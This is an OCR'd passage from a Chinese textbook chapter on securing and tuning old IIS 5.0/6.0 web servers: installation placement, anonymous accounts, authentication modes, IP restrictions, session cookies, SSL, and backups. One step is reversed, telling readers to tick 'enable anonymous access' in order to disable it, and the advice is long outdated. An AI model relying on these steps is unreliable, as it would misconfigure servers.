


图 8.8　在 IIS 管理器中设置访问权限

8.4.2 利用 IIS 安全机制

虽然 Microsoft 公司对 IIS 6.0 进行了很多安全方面的改进，但是仍不能控制用户自己编写程序的安全性，需要网站管理人员进行符合用户需要的安全配置。

1. 安装时应注意的安全问题

(1) 避免安装在主域控制器上

在安装 IIS 之后，将在安装的计算机上生成 IUSR_Computername 匿名账户，该账户被添加到域用户组中，从而把应用于域用户组的访问权限提供给访问 Web 服务器的每个匿名用户，这不仅给 IIS 带来巨大的潜在危险，而且还可能危及整个域资源的安全，要尽可能避免把 IIS 安装在域控制器尤其是主域控制器上。

(2) 避免安装在系统分区上

把 IIS 安放在系统分区上，会使系统文件与 IIS 同样面临非法访问，容易使非法用户攻击系统分区。

2. 用户控制的安全性

(1) 匿名用户

安装 IIS 后产生匿名用户 IUSR_Computername(密码随机产生)，其匿名访问会给 Web 服务器带来潜在的安全问题，应对其权限加以控制。如没有匿名访问需要，可取消 Web 的匿名服务。在如图 8.8 所示对话框中单击“身份验证和访问控制”选项组中的“编辑”按钮，弹出如图 8.9 所示的对话框。选中“启用匿名访问”复选框即可。




图 8.9 禁止网站的匿名访问

(2) 一般用户

通过使用数字与字母(包括大小写)相结合的口令，提高修改密码的频率，封锁失败的登录尝试以及设置账户的有效期等办法对一般用户账户进行管理。

3. 登录认证的安全性

IIS 服务器提供对用户三种形式的身份认证。

(1) 匿名访问

不需要与用户之间进行交互，允许任何人匿名访问站点，它在这三种身份认证中的安全性是最低的。

(2) 基本(basic)验证

在此方式下用户输入的用户名和口令以明文形式在网络上传输，没有任何加密，非法用户可以通过网上监听来拦截数据包，并从中获取用户名及密码，安全性能一般。

(3) Windows 2000 请求/响应方式

浏览器通过加密方式与 IIS 服务器进行交流，有效地防止了窃听活动，是安全性比较高的认证形式。

4. IP 地址的控制

IIS 可以设置允许或拒绝从特定 IP 发来的服务请求，有选择地允许特定结点的用户访问服务，可以通过设置来阻止除指定 IP 地址外的整个网络用户来访问 Web 服务器。具体设置：启动 Internet 信息服务器(IIS)管理器，选择需要配置的网站，右击“属性”，在弹出的快捷菜单中选择打开“目录安全性”选项卡，单击“IP 地址和域名限制”命令进行指定 IP 地址的控制设置，如图 8.10 所示。



图 8.10　设置网站的 IP 地址

5. 删除无用的映射

在 IIS 管理器中删除无用映射，一般情况下保留 ASP、ASA 两个映射就够了，其余的映射都可以删除，操作如图 8.3 所示，最后单击“确定”按钮保存设置。

6. 不要把密码和物理路径直接写在程序中

很难保证用户的 ASP 程序不会被人拿到，即使用户安装了最新的补丁。为了安全起见，应该把密码和用户名保存在数据库中，使用虚拟路径。

7. 在程序中记录用户的详细信息

在程序中记录用户的详细信息，这些信息包括用户的浏览器、用户停留的时间、用户 IP 等。其中记录 IP 是最有用的。

可用下面的语句了解客户端和服务端的信息。

```
<Table>
<%for each name in request.servervariables%>
<tr>
<td><% = name%>:</td>
<td><% = request.servervariables(name)%></td>
</tr>
<%next%>
</Table>
```

记录了用户的 IP，就能通过追踪来访用户的具体地点。

如果用户通过代理来浏览网页，上面的方法只能看到用户代理的 IP，而不能记录用户真实的 IP。ASP 没有提供查看客户端网卡物理地址(即 MAC)的功能。

8. Cookie 安全性

ASP 使用 SessionID Cookie 跟踪应用程序访问或会话期间特定的 Web 浏览器的信息。这就是说，带有相同 Cookie 的 HTTP 请求被认为是来自同一 Web 浏览器。Web 服务器可以使用 SessionID Cookies 配置带有用户特定会话信息的 ASP 应用程序。例如，如果用户的应用程序是一个允许选择和购买 CD 唱盘的联机音乐商店，就可以用 SessionID 跟踪用户漫游整个应用程序时的选择。

为了防止计算机黑客猜中 SessionID Cookie 并获得对合法用户的会话变量的访问，Web 服务器为每个 SessionID 指派一个随机生成号码。每当用户的 Web 浏览器返回一个 SessionID Cookie 时，服务器取出 SessionID 和被赋予的数字，检查是否与存储在服务器上的生成号码一致。若两个号码一致，将允许用户访问会话变量。这一技术的有效性取决于被赋予的数字的长度(64 位)，此长度使计算机黑客猜中 SessionID 从而窃取用户的活动会话的可能性几乎为零。

截获了用户 SessionID Cookie 的计算机黑客可以使用此 Cookie 假冒该用户。如果 ASP 应用程序包含私人信息、信用卡或银行账户号码，拥有窃取的 Cookie 的计算机黑客就可以在应用程序中开始一个活动会话并获取这些信息。用户可以通过对自己的 Web 服务器和用户的浏览器间的通信链路进行加密来防止 SessionID Cookie 被截获。

9. SSL 安全机制

IIS 的身份认证除了匿名访问、基本验证和 Windows NT 请求/响应方式外，还有一种

安全性更高的认证：通过 SSL 安全机制使用数字证书。

SSL 位于 HTTP 层和 TCP 层之间，用于建立用户与服务器之间的加密通信，确保所传输信息的安全。SSL 是工作在公共密钥和私人密钥基础上的，任何用户都可以获得公共密钥来加密数据，但解密数据必须要通过相应的私人密钥。使用 SSL 安全机制时，客户端与服务器建立连接，服务器把它的数字证书与公共密钥一并发送给客户端，客户端随机生成会话密钥，用从服务器得到的公共密钥对会话密钥进行加密，并把会话密钥通过网络传输给服务器，而会话密钥只有在服务器端用私人密钥才能解密。这样客户端和服务器端就建立了一个唯一的安全通道。具体步骤如下：在如图 8.8 所示对话框中，单击“安全通信”中的“服务器证书”按钮，可以生成新的证书，如图 8.11 所示；单击“编辑”按钮弹出“安全通信”对话框，如图 8.12 所示，用户可以修改证书的使用方式和权限。




图 8.11　设置网站的服务证书



图 8.12　客户端证书设置页

建立了SSL安全机制后，只有SSL允许的客户才能与SSL允许的Web站点进行通信，并且在使用URL资源定位器时，输入https://，而不是http://。

SSL安全机制的实现，将增大系统开销，增加服务器CPU的负担，降低系统性能，在规划时建议仅考虑在高敏感度的Web目录中使用。

10. 使用IIS备份功能

可以使用IIS的备份功能，将对IIS的安全设置全部备份下来，以便随时恢复。在如图8.1所示窗口中选择"Internet信息服务(IIS)管理器"|"网站"下的任意网站右击，在弹出的快捷菜单中选择"所有任务"|"将配置保存到一个文件"选项，在配置保存对话框中为备份的文件起名为backup，如图8.13所示。

图8.13　配置保存对话框

除了Windows操作系统自带的IIS备份软件外，在网络上还可以找到很多IIS备份软件，如图8.14所示的"IIS备份精灵"就是一款比较流行的软件，它具有导入/导出站点及删除站点的功能。

图8.14　"IIS备份精灵"界面

在如图8.14所示窗口中，选择"文件"|"IIS配置信息浏览器"选项，弹出"IIS配置信息浏览器"窗口，如图8.15所示，用户可以轻松地查看自己网站的配置信息，这对于管理很多网站的管理员或虚拟主机提供商来说是个很好的功能。




图 8.15　“IIS 配置信息浏览器”窗口

11. 限制 IIS 的使用性能

如果怕 IIS 负荷过高导致服务器满负荷死机，也可以用性能限制 IIS 的使用性能，在如图 8.1 所示窗口中选择“Internet 信息服务(IIS)管理器”|“网站”选项后，右击任意网站，在弹出的快捷菜单中选择“属性”命令，单击“性能”标签，选中“限制网站可以使用的网络带宽”复选框和“网站连接”区域中的“连接限制为”单选按钮，设置 IIS 的使用性能，如图 8.16 所示。




图 8.16　设置 IIS 使用性能

实际上，安全和应用在很多时候是相互矛盾的，因此，需要在两者之间找到平衡点，毕竟服务器是给用户用的，而不是做 OpenHack 的(2001 年，OpenHack 公司公开向黑客叫板，

欢迎黑客对其网站进行攻击,并对攻入不同级别系统的人给予不同程度的奖励。7 天来,黑客终于攻破了一个电子商务平台。网站的其他部分,如网络服务器、邮件服务器及数据库,现在都还安然无恙。但黑客们仍在加紧攻击),如果安全原则妨碍了系统应用,那么这个安全原则不是好的原则。

网络安全是一项系统工程,它不仅有空间的跨度,还有时间的跨度。很多系统管理员认为进行了安全配置的主机就是安全的,但是只能说一台主机在一定的情况一定的时间上是安全的,随着网络结构的变化、新的漏洞的发现以及管理员/用户的操作等,主机的安全状况是随时随地变化着的,只有让安全意识和安全制度贯穿整个过程才能做到真正的安全。

8.5 提高 IIS 5.0 的执行效率

管理和使用 IIS 5.0 的管理员经常会抱怨他们的网站服务器的执行效率不高。下面提供一些提高 IIS 执行效率的方法。

8.5.1 启用 HTTP 的持续作用

启用 HTTP 的持续作用(Keep-Alive)时,IIS 与浏览器的连接不会断线,直到浏览器关闭时连接才会断开。因为处于“Keep-Alive”状态时,每次客户端请求时都不需重新建立一个新的连接,所以将改善服务器的效率。

此功能是为 HTTP 1.1 预设的功能,HTTP 1.0 加上 Keep-Alive Header 也可以提供 HTTP 的持续作用功能;启用 HTTP 的持续作用可以提高 15%～20%的执行效率。

启用 HTTP 的持续作用的步骤如下:在“Internet 服务管理员”中,选取整个 IIS 服务器或 Web 站点,然后单击“Web 站点”标签,选中“启动保持 HTTP 激活”复选框,如图 8.17 所示。

